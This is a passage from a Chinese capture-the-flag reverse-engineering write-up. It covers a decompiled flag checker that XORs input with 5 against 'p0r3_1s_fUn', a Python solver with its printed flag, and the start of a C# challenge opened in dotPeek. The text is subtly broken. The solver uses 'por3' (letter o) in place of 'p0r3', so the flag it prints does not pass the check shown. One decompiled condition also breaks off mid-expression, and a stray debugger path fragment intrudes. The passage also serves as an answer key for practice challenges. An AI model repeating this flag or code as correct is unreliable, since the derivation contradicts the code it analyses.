    if ((eax_2 ≠ 0x11 || eax_6 == 0))
        result = 0;
    else
    {
        int128_t s;
        __builtin_memset(&s, 0, 0x20);
        strncpy(&s, &eax_5[5], 0xb);
        char ecx_1 = *s[1];
        char var_48 = (s ^ 5);
        char var_47_1 = (ecx_1 ^ 5);
        char var_46_1 = (*s[2] ^ 5);
        char var_45_1 = (*s[3] ^ 5);
        char var_44_1 = (*s[4] ^ 5);
        char var_43_1 = (*s[5] ^ 5);
        char var_42_1 = (*s[6] ^ 5);
        char var_41_1 = (*s[7] ^ 5);
        char var_40_1 = (*s[8] ^ 5);
        char var_3f_1 = (*s[9] ^ 5);
        char var_3e_1 = (*s[0xa] ^ 5);
        char var_3d_1 = 0;
        result = memcmp(&var_48, "p0r3_1s_fUn", 0xc) == 0;
    }

    if (*(gsbase + 0x14) == eax)
        return result;

    __stack_chk_fail();
    /* no return */
}
```

```
char* aaa(char* arg1)
{
    if ((*arg1 ≠ 0x46 || (arg1[1] ≠ 0x4c || (arg1[2] ≠ 0x41 || (arg1[3] ≠ 0x47 ||
        return 0;

    char* result;
    result = arg1[0xf];
    result -= 0x30;
    result = result < 0x4b;
    return result;
}
```

分析代码片段后, 得知字符串应该是 `FLAG{...}` 的格式(`ASCII` 码), 中间部分用 `p0r3_1s_fUn` 的字符分别取异或就得到了最终的 flag.


```
a = "por3_1s_fUn"
print("FLAG{", end="")
for i in a:
    print(chr(ord(i)^5), end="")
print("}")
```

```
ed/libs/debugpy/adapte
FLAG{ujw6Z4vZcPk}
```

CSharpReverse

> 一开始用 ida 打开, 我是拒绝的... 反编译出来的结果太恶心了...

后续了解到 `dotPeek` 软件, 在虚拟机中打开后



这就是豁然开朗的感觉吗...！把这段代码在在线的 `C#` 代码测试网站运行后便轻松得到了 flag.